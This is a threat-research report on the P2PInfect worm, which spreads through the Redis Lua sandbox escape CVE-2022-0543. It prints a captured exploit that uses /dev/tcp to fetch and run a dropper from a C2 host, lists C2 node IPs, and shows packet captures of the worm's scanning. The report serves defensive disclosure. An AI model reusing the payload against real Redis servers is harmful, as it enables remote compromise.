P2PInfect: The Rusty Peer-to-Peer Self-Replicating Worm

unit42.paloaltonetworks.com/peer-to-peer-worm-p2pinfect/

William Gamazo, Nathaniel Quist


July 19, 2023

By William Gamazo and Nathaniel Quist

July 19, 2023 at 10:00 AM

Category: Cloud

Tags: Advanced Threat Prevention, Advanced URL Filtering, Cloud Security, Cloud-Delivered Security Services, container security, Cortex, Cortex XDR, Cortex XSIAM, next-generation firewall, p2p, Worm



This post is also available in: 日本語 (Japanese)

Executive Summary

On July 11, 2023, Unit 42 cloud researchers discovered a new peer-to-peer (P2P) worm we call P2PInfect. Written in Rust, a highly scalable and cloud-friendly programming language, this worm is capable of cross-platform infections and targets Redis, a popular open-source database application that is heavily used within cloud environments. Redis instances can be run on both Linux and Windows operating systems. Unit 42 researchers have identified over

307,000 unique Redis systems communicating publicly over the last two weeks, of which 934 may be vulnerable to this P2P worm variant. While not all of the 307,000 Redis instances will be vulnerable, the worm will still target these systems and attempt the compromise.

The P2PInfect worm infects vulnerable Redis instances by exploiting the Lua sandbox escape vulnerability, CVE-2022-0543. While the vulnerability was disclosed in 2022, its scope is not fully known at this point. However, it is rated in the NIST National Vulnerability Database with a Critical CVSS score of 10.0. Additionally, the fact that P2PInfect exploits Redis servers running on both Linux and Windows operating systems makes it more scalable and potent than other worms. The P2P worm observed by Unit 42 researchers serves as an example of a serious attack threat actors could conduct using this vulnerability.

P2PInfect exploits CVE-2022-0543 for initial access and then drops an initial payload that establishes P2P communication to a larger P2P network. Once the P2P connection is established, the worm pulls down additional malicious binaries such as OS-specific scripts and scanning software. The infected instance then joins the P2P network to provide access to the other payloads to future compromised Redis instances.

Exploiting CVE-2022-0543 in this way makes the P2PInfect worm more effective at operating and propagating in cloud container environments. This is where Unit 42 researchers discovered the worm by it compromising a Redis container instance within our HoneyCloud environment, which is a set of honeypots that we use to identify and study novel cloud-based attacks across public cloud environments.

Unit 42 believes this P2PInfect campaign is the first stage of a potentially more capable attack that leverages this robust P2P command and control (C2) network. There are instances of the word “miner” within the malicious toolkit of P2PInfect. However, researchers did not find any definitive evidence that cryptomining operations ever occurred. Additionally, the P2P network appears to possess multiple C2 features such as “Auto-updating” that would allow the controllers of the P2P network to push new payloads into the network that could alter and enhance the performance of any of the malicious operations. Unit 42 researchers will continue to monitor for changes and update accordingly.

Palo Alto Networks customers receive protections against the types of threats discussed in this article through products including:

- Prisma Cloud
- Advanced WildFire
- Cloud-Delivered Security Services for the Next-Generation Firewall, including Advanced URL Filtering and Advanced Threat Prevention.

If you believe you have been compromised by P2PInfect, the Unit 42 Incident Response team can provide a personalized response.


Related Unit 42 Topics **Cloud**, **Worm**, **P2P**

Table of Contents

Self-replicating Peer-to-Peer Worm

Unit 42 discovered the first known instance of P2PInfect on July 11, 2023, using our HoneyCloud environment, which is a set of honeypots that we use to identify and study novel cloud-based attacks across public cloud environments.

The P2PInfect worm uses a P2P network to support and facilitate the transmission of malicious binaries. We chose the name because the term P2PInfect appears in the leaked symbols reflecting the malware author project structure, as shown in Figure 1.



```
/root/p2pinfect/src/exp/redis.rs
/root/p2pinfect/src/node/init.rs
/root/p2pinfect/src/p2pmod/client.rs
/root/p2pinfect/src/p2pmod/protocol.rs
:\/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/aes-0.8.2/src/soft/fixslice64.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/base64-0.21.2/src/engine/general_purpose/decode.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/base64-0.21.2/src/engine/general_purpose/decode_su
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/base64-0.21.2/src/engine/general_purpose/mod.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/const-oid-0.9.2/src/arcs.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/const-oid-0.9.2/src/lib.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/curve25519-dalek-4.0.0-rc.2/src/montgomery.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/curve25519-dalek-4.0.0-rc.2/src/window.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/curve25519-dalek-4.0.0-rc.2/src/backend/serial/u64/s
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/der-0.7.6/src/asn1/integer/uint.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/der-0.7.6/src/reader.rs
^b/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/curve25519-dalek-4.0.0-rc.2/src/scalar.rs
/root/.cargo/registry/src/index.crates.io-6f17d22bba15001f/ed25519-dalek-2.0.0-rc.2/src/signature.rs
```

Figure 1. Artifacts of the Windows version, names and Redis module.

All collected samples of the P2P worm are written in Rust, a highly scalable and cloud-friendly programming language. This allows the worm to be capable of cross-platform infections that target Redis instances on both Linux and Windows operating systems (please note that Redis does not officially support the Windows OS).

The worm infects vulnerable Redis instances using the Lua sandbox escape vulnerability, CVE-2022-0543. The first exploit for this particular vulnerability was published in March 2022, which resulted in the connection of the infected Redis instance to the Muhstik botnet. However, the P2PInfect worm appears to be associated with a different malicious network, not known to be related to the Muhstik botnet.

After initial infection through the exploitation of the Lua vulnerability, an initial payload is executed that establishes a P2P communication to the larger C2 botnet, which serves as a P2P network for delivering other payloads to future compromised Redis instances. Once the P2P connection is established, the worm pulls down additional payloads, such as a scanner. The newly infected instance then joins the ranks of the P2P network to provide scanning payloads to future compromised Redis instances.

Exploiting CVE-2022-0543 makes P2PInfect effective in cloud container environments. Containers have a reduced set of functionalities – for example, they do not have “cron” services. Many of the most active worms exploiting Redis use a technique to achieve remote code execution (RCE) using cron services. This technique does not work in containers. P2PInfect incorporates the exploit for CVE-2022-0543 with the intention of covering as many vulnerable scenarios as possible, including cloud container environments.

The following sections will cover details about the exploitation payloads, the behavior of P2PInfect, and some of the details of the P2P network protocol.

Since the P2PInfect worm is newly discovered, we have focused here on providing an overview of its behavior and the P2P architecture it supports, as well as basic sample analysis. However, additional analysis and study is warranted in future research.

Exploitation of CVE-2022-0543

P2PInfect currently exploits the Lua sandbox escape vulnerability CVE-2022-0543 for initial access. This vulnerability has been used in previous attacks such as Muhstik and Redigo, both of which resulted in the compromised Redis instances participating in denial-of-service (DoS), flooding and brute-forcing attacks against other systems.


This exploit vector follows a similar pattern to what has been seen previously. However, the post-exploit operations of P2PInfect are significantly different from the previous uses of the vulnerability. It is important to note that this vulnerability is not a Redis application vulnerability — it is specifically a Lua sandbox vulnerability.

While this campaign does target vulnerable Redis instances and perform worm-like operations, there are no known links to other threat actor groups known for targeting Redis and deploying worms, such as Automated Libra (aka PurpleUrchin), Adept Libra (aka TeamTNT), Thief Libra (aka WatchDog), Money Libra (aka Kinsing), Aged Libra (aka Rocke) or Returned Libra (aka 8220).

How P2PInfect Leverages CVE-2022-0543 to Infect Vulnerable Redis Instances

The P2PInfect worm's initial infection vector – exploiting Redis through CVE-2022-0543 – is not common among other cryptojacking-focused worms known to target Redis instances, such as those created by Adept Libra (aka TeamTnT), Thief Libra (aka WatchDog) threat actors or the ones delivering Money Libra (aka Kinsing) variants. These groups use alternative Redis vulnerabilities or misconfigurations in order to operate.

CVE-2022-0543 is a vulnerability with the Lua library related to the way Redis is packaged and delivered by Debian Linux package management. As such, it only affects users of Redis who use the Debian or derived (Ubuntu and others) distributions. Due to the focus on the OS and leveraging a subcomponent of Redis to compromise, P2PInfect's exploitation efforts are therefore complex. Figure 2 shows an example of a captured exploit for CVE-2022-0543.




```
1   eval "local ver = string.match(_VERSION,\"%d.%d\");
2   local io_l = package.loadlib(string.format(\"/usr/lib/x86_64-linux-gnu/liblua%s.so.0\",ver), \"luaopen_io\");
3   local io = io_l();
4   local f = io.popen(\"bash -c \\\"exec 6<>/dev/tcp/ip-cnc/60100 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/
    tpkvWQ4fkh && chmod +x /tmp/tpkvWQ4fkh && /tmp/tpkvWQ4fkh
    iJJOEhNXi4iHi1EXGVaVgIWQQBUVTpSEhYtRERROloiLk1ASE1GFgoSLURsQTp2An5RYERlWlYCBlUAXEE6UhIKLWRUNUZyJi5NQEhNXajYkx
    +REk9sI\\\"\", \"r\");
5   return \"test\"" 0
```

Figure 2. Example of the P2PInfect exploit on the Debian OS.

Within the above image, one can see how the vulnerability is being weaponized. By using network requests through /dev/tcp, as seen on line four, the threat actor connects to a C2 IP address, written as ip-cnc over port 60100. Port 60100 is one of the P2P communication ports used by P2PInfect to maintain C2 communication. The initial payload, also seen on line four, sets the GET request to the directory /linux, which is the main dropper maintaining the core functionality of the P2PInfect worm. Other binaries are distributed within the P2P network, as we are going to see later in the article.

Network Communication Behavior

P2PInfect uses its P2P network to distribute follow-up malware to newly infected systems or cloud instances. When a system is first compromised, it will make a network connection to the P2P network and download the samples for the custom protocol to be used. As Figure 3 illustrates, the command: GET /linux, is followed by the image download of the core P2PInfect functionality.




```
No.    Time        Source         Destination    Protocol Length Info
   480 32.694118   172.16.0.48    97.107.96.14   TCP        74 33446 → 60145 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
   486 32.894660   97.107.96.14   172.16.0.48    TCP        74 60145 → 33446 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len
   487 32.895169   172.16.0.48    97.107.96.14   TCP        66 33446 → 60145 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS
   488 32.895443   172.16.0.48    97.107.96.14   TCP        76 33446 → 60145 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len
   497 33.096228
   498 33.096620
   499 33.096751
   500 33.096818
   501 33.096898
   502 33.096927
   503 33.096998
   504 33.097064
   505 33.097165
   506 33.097225
   507 33.097296
   508 33.097416
   509 33.097420
   510 33.097550
   511 33.097605
   512 33.097671
```

Wireshark · Follow TCP Stream (tcp.stream eq 13)

```
GET /linux.ELF..............>.......~.....@...................@.
8..............................................`id.............................pd......pd......w......
0.UPX!.
......`.C.yk"............... ..ELF......>..S)......@/..C.'8..
..rhk...K.O....fc...o./.[2!....n.`.........o..n..
.yk"...[o.p'.3.%O.U.o.....0.?..)....O.v.$o.@...
.i...@...\...D..w2!...OO..)p
...P.t....do$.9....`....Qn.......oRO        .X{...._*I.$.8...........o.../lib64
d-.nux-x86-..so.....2.......GNU..'....
..M..............G..,........ ..y%.DF..."...r.x.....`/.._.....2.2...r.
!....`....g......b/.b.L.._..@... _../ ...?._..^0\o.....d.9.....]._...._...      ..Q...@&.,N..../)._.....@5
%.n.....@..h./@&..`...r.....S.......O.2.^ N..=....&.._&..v...._.9..@......r....!.@^.....`...<_......9..?/.
..Y...L /...^..v._C.....2./.        ...] .s8....]z_./1.@N.._W.............v_A..v.../\..r0_...v.[...y..._.
```

Figure 3. Network communication protocol displaying the download of P2PInfect.

Both Linux and Windows OS P2PInfect samples communicate in the same manner. The following samples were downloaded from the P2P network in plaintext: linux, miner, winminer and windows (see Figure 4).




```
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\linux", GENERIC_R
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\linux_sign", GENEF
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\miner", GENERIC_F
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\miner_sign", GENE
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\winminer", GENER
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\winminer_sign", G
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\windows", GENER
CreateFileW ( "C:\Users\wlab\Desktop\data\sample_honeyrust\windows_sign", G
```

Figure 4. List of the malware samples pulled from the P2P network.

Once the core P2PInfect sample finishes execution, the payload will start scanning for additional hosts to compromise. The scanning operation focuses on exposed Redis hosts. However, researchers also found that compromised Redis instances also perform scanning attempts over port 22, SSH. While it is not clear why this scanning operation is taking place, as there are no known exploitation attempts by P2PInfect to compromise SSH, it is not altogether uncommon for port 22 to be scanned post-compromise by other known worms. Please see the Scanning Behavior section for additional details.

Node Communications

The main dropper communicates with any other listening P2P members on the current list of configured nodes using TLS 1.3. The C2 infrastructure is updated when the compromised node sends a json request with all known nodes to the P2P network. Updates to the C2 infrastructure will automatically be downloaded. The following image, Figure 5, shows an example of the nodes update.




```
{
    "nodes": [
        "35.183.81.182:60100",
        "66.154.127.38:60101",
        "97.107.96.14:60145",
        "15.152.50.179:60131",
        "x.x.x.x:60131",
        "x.x.x.x:60130",
        "66.154.127.39:60101"
    ]
}
```

Figure 5. P2P nodes update.

The values with x.x.x.x are the current node IP, or the new learned nodes.

Scanning Behavior


Figure 6 illustrates the network scanning behavior of an infected host scanning for exposed SSH instances. These scanning operations occur across a random netrange selected by the P2PInfect functionality.



```
No.        Time         Source           Destination      Protocol Length Info
     19624 107.574644   172.16.0.48      96.24.32.0       TCP         74 44834 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19625 107.574989   172.16.0.48      96.24.32.1       TCP         74 35726 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19626 107.575247   172.16.0.48      96.24.32.2       TCP         74 33414 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19627 107.575614   172.16.0.48      96.24.32.3       TCP         74 53798 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19628 107.575953   172.16.0.48      96.24.32.4       TCP         74 55540 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19629 107.576256   172.16.0.48      96.24.32.5       TCP         74 41968 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19630 107.576506   172.16.0.48      96.24.32.6       TCP         74 34336 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19631 107.576815   172.16.0.48      96.24.32.7       TCP         74 38808 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19632 107.577449   172.16.0.48      96.24.32.8       TCP         74 58390 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19633 107.577977   172.16.0.48      96.24.32.9       TCP         74 58248 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19634 107.578237   172.16.0.48      96.24.32.10      TCP         74 37862 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19635 107.578556   172.16.0.48      96.24.32.11      TCP         74 50302 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19636 107.578811   172.16.0.48      96.24.32.12      TCP         74 34032 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19637 107.579094   172.16.0.48      96.24.32.13      TCP         74 59396 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19638 107.579419   172.16.0.48      96.24.32.14      TCP         74 37086 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19639 107.579743   172.16.0.48      96.24.32.15      TCP         74 34522 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19640 107.580477   172.16.0.48      96.24.32.16      TCP         74 58750 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19641 107.580713   172.16.0.48      96.24.32.17      TCP         74 48990 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19642 107.581050   172.16.0.48      96.24.32.18      TCP         74 34224 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
     19643 107.581370   172.16.0.48      96.24.32.19      TCP         74 46266 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
```

Figure 6. Scanning traffic for SSH instances.

Figure 7 illustrates the P2PInfect scanning operations for exposed Redis instances.




```
No.        Time         Source           Destination      Protocol Length Info
      7180 50.608412    172.16.0.48      157.117.0.0      TCP         74 38448 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7181 50.608829    172.16.0.48      157.117.0.1      TCP         74 34054 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7182 50.609194    172.16.0.48      157.117.0.2      TCP         74 54970 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7183 50.609621    172.16.0.48      157.117.0.3      TCP         74 43990 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7184 50.609993    172.16.0.48      157.117.0.4      TCP         74 55536 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7185 50.610348    172.16.0.48      157.117.0.5      TCP         74 33552 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7186 50.612027    172.16.0.48      157.117.0.6      TCP         74 48178 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7187 50.612927    172.16.0.48      157.117.0.7      TCP         74 35460 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7188 50.613294    172.16.0.48      157.117.0.8      TCP         74 37206 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7189 50.613857    172.16.0.48      157.117.0.9      TCP         74 32892 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7190 50.614290    172.16.0.48      157.117.0.10     TCP         74 44622 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7191 50.615430    172.16.0.48      157.117.0.11     TCP         74 48088 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7192 50.615901    172.16.0.48      157.117.0.12     TCP         74 34104 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7193 50.616434    172.16.0.48      157.117.0.13     TCP         74 35248 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
